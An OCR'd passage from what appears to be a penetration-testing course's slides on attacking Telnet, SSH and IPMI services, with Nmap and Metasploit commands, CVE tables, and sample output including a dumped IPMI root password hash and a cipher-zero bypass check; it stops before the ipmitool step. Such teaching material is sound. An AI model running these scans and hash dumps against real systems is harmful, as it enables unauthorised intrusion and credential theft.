
- Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.
- Exposed services are vulnerable to the following classes of remote attack:
  - ✓ Brute-force password grinding, revealing weak or default credentials
  - ✓ Anonymous exploitation of Telnet server software flaws (without credentials)

Fingerprinting an exposed Telnet service



```
root@kali:~# nmap -sSV -p23 211.35.138.48

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT   STATE SERVICE VERSION
23/tcp open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux

root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
Escape character is '^]'.

HP-UX seal B.10.20 C 9000/847 (ttyp2)

login:
```

Telnet Server Software Flaws



CVE reference	Vendor	Notes
CVE-2013-6920	Siemens	SINAMICS 4.6.10 authentication bypass
CVE-2013-4652		Scalance W7xx authentication bypass
CVE-2012-4136	Cisco	UCS Telnet service information leak
CVE-2011-4862	FreeBSD	*libtelnet/encrypt.c* long key overflow affecting FreeBSD 7.3 to 9.0
CVE-2011-4514	Siemens	Multiple Siemens products fail to perform sufficient authentication via Telnet
CVE-2009-1930	Microsoft	Windows Server NTLM replay issue
CVE-2009-0641	FreeBSD	Telnet service remote code execution (FreeBSD 7)
CVE-2007-0956	MIT	MIT krb5 1.6 *telnetd* authentication bypass
CVE-2007-0882	Oracle	Solaris 10 and 11 `-f` authentication bypass

SSH (1/2)


- SSH services provide encrypted access to systems including embedded devices and Unix-based hosts.
- Three subsystems that are commonly exposed to users are as follows:
  - ✓ Secure shell (SSH), which provides command line access
  - ✓ Secure copy (SCP), which lets users send and retrieve files
  - ✓ Secure FTP (SFTP), which provides feature-rich file transfer
- TCP port 22 is used by default to expose SSH and its subsystems

SSH (2/2)

- SSH services are vulnerable to the following classes of attack:
  - ✓ Brute-force password grinding
  - ✓ Access being granted due to private key exposure or key generation weakness
  - ✓ Remote anonymous exploitation of known software flaws (without credentials)
  - ✓ Authenticated exploitation of known defects, resulting in privilege escalation


Retrieving RSA and DSA host keys

- Nmap’s ssh-hostkey script retrieves public key values from a server. SSH keys are usually unique, and so this material can be used to identify multihomed systems




```
root@kali:~# nmap -Pn -p22 -A 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
```

Nmap used to list the supported algorithms of an SSH server



```
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
```


Remotely exploitable SSH vulnerabilities



CVE-2015-5600	OpenSSH	OpenSSH 6.9 and prior does not restrict processing of *keyboard-interactive* authentication sessions, which can be abused to bypass the *MaxAuthTries* directive and perform unrestricted brute-force password grinding [a]
–	Oracle Solaris	Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the *Asset Portfolio* PDF available via WikiLeaks [b])
CVE-2013-3594	Dell PowerConnect	Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution
CVE-2013-4652	Siemens Scanlance	Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet
CVE-2013-4434	Dropbear SSH	Username enumeration flaw within Dropbear SSH 2013.58
CVE-2013-0714	Wind River VxWorks	VxWorks 6.5-6.9 SSH service overflow
CVE-2012-6067	freeFTP	freeFTP 1.0.11 SFTP authentication bypass

IPMI


- Intelligent Platform Management Interface
- Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623
- Sweeping 10.0.0.0/24 for IPMI services



```
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user) PassAuth(md5,md2)
                           Level(1.5,2.0)
```


Two remotely exploitable IPMI flaws

- Remote password hash retrieval via RAKP
- Zero cipher authentication bypass resulting in administrative access
- Dumping IPMI password hashes:



```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found: root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db
ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0
226bae7ca5466e7e9
```


- Testing the IPMI cipher zero authentication bypass



```
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
```

Exploiting the IPMI zero cipher authentication bypass

- The Linux ipmitool client is used to interact with the service and bypass authentication



